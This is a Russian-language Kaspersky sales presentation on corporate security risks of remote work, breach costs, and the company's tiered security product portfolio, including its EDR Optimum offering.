

Решения для противодействия сложным угрозам

Бударин Евгений

kaspersky

Кто мечтал работать на удаленке?




Кто поменял свой результат воображения?




5



Результаты опроса



История 2020 года: удаленная работа



По данным нашей телеметрии, киберпреступники активно пытались маскировать свои вредоносные программы под популярные мессенджеры и приложения для онлайн-конференций, которые использовались удаленными работниками в качестве замены привычной офлайн-коммуникации. «Лаборатория Касперского» обнаружила 1,66 млн экземпляров вредоносных файлов, распространяемых под видом таких приложений.


Как новые условия работы влияют на безопасность компании?

- Сотрудники берут свои рабочие компьютеры домой и используют их в слабо защищенных домашних сетях.
- Сотрудники получают удаленный доступ к корпоративным ресурсам и могут использовать незащищенные личные устройства.
- Больше людей попадаются на простые уловки мошенников в создавшемся «хаосе».
- В случае инцидента специалистам сложно приехать на место и разобраться с произошедшим, зачастую не имеют физический доступ к атакованным компьютерам.

Как условия удаленной работы влияют на работоспособность кибер-преступников?

- Они были прекрасно подготовлены к такому переходу, всегда работают из дома.
- В их арсенале появилась новая тема, волнующая абсолютно всех.
- Количество в спешке настроенных и уязвимых точек входа в корпоративные инфраструктуры внезапно возросло.
- В дарквебе растет спрос на доступы к корпоративным сетям.

Тренды сегодняшних атак



Финансовое влияние сложного инцидента, вызванного утечкой данных, в 2020 году



\$745 тыс.

Прямые потери



\$347 тыс.

Последующие траты

Упущенная выгода **\$141 тыс.**

Дополнительные выплаты сотрудникам **\$134 тыс.**

Обращение к сторонним экспертам **\$132 тыс.**

Снижение кредитного рейтинга / рост страховых выплат **\$129 тыс.**

Дополнительные PR-мероприятия (для восстановления имиджа бренда) **\$127 тыс.**

Компенсации **\$51 тыс.**

Пени и штрафы **\$31 тыс.**

Улучшение ПО и инфраструктуры **\$126 тыс.**

Обучение **\$112 тыс.**

Новые сотрудники **\$109 тыс.**



\$1.092 млн.

Средняя сумма расходов крупной компании в мире в результате утечки данных

Классификация угроз



Портфолио Лаборатории Касперского

Экспертная защита

УРОВЕНЬ

3

АРТ И ЦЕЛЕВЫЕ АТАКИ

Expert Security



Зрелый уровень ИБ-экспертизы

Глобальная аналитика угроз



Kaspersky Threat Intelligence

Повышение внутренней экспертизы



Kaspersky Cybersecurity Training

Расширенное обнаружение и реагирование



Kaspersky EDR



Kaspersky Unified Monitoring and Analysis Platform



Kaspersky Anti Targeted Attack Platform

Экспертная Поддержка



Kaspersky Incident Response

Анализ защищенности



Kaspersky Security Assessment

Оптимальная защита

УРОВЕНЬ

2

ПЕРЕДОВЫЕ УГРОЗЫ

Optimum Security



Базовая ИБ - экспертиза

Дополнительная защита



Kaspersky Sandbox

Наглядность и реагирование



Kaspersky EDR для бизнеса
Оптимальный

Обогащение данных



Kaspersky Threat Intelligence Portal

Люди



Kaspersky Security Awareness

Основа безопасности

УРОВЕНЬ

1

МАССОВЫЕ УГРОЗЫ

Security Foundations



IT

Рабочие места



Kaspersky Security для бизнеса



Kaspersky Embedded Systems Security



Kaspersky Security для виртуальных и облачных сред

Сеть



Kaspersky Security для почтовых серверов



Kaspersky Security для интернет-шлюзов

Данные



Kaspersky Security для систем хранения данных

Поддержка



Kaspersky Premium Support and Professional Services




Kaspersky Optimum Security

Защита от передовых угроз



Усиление защиты за счет встроенных интеграций решений


15



- Встроенный базовый EDR-функционал в дополнение к мощным возможностям EPP (Kaspersky Endpoint Security для бизнеса Расширенный)
- Анализ первопричин критических инцидентов
- Обнаружение на основе индикаторов компрометации (IoC)
- Кастомные возможности создания индикаторов компрометации (IoC) и автоматическое реагирование на рабочих местах на их основе
- Поддержка мер по сдерживанию и реагированию на угрозы в 'один клик'
- Обнаружение угроз при помощи песочницы с автоматическим реагированием
- Облачная и локальная консоль

Kaspersky EDR для бизнеса Оптимальный

- Распространенные угрозы
- Эксплойты нулевого дня
- Неизвестное вредоносное ПО
- Бесфайловые угрозы
- Новые вирусы-вымогатели
- Другие виды трудно обнаруживаемых и продвинутых угроз



Включена функциональность Kaspersky Endpoint Security для бизнеса

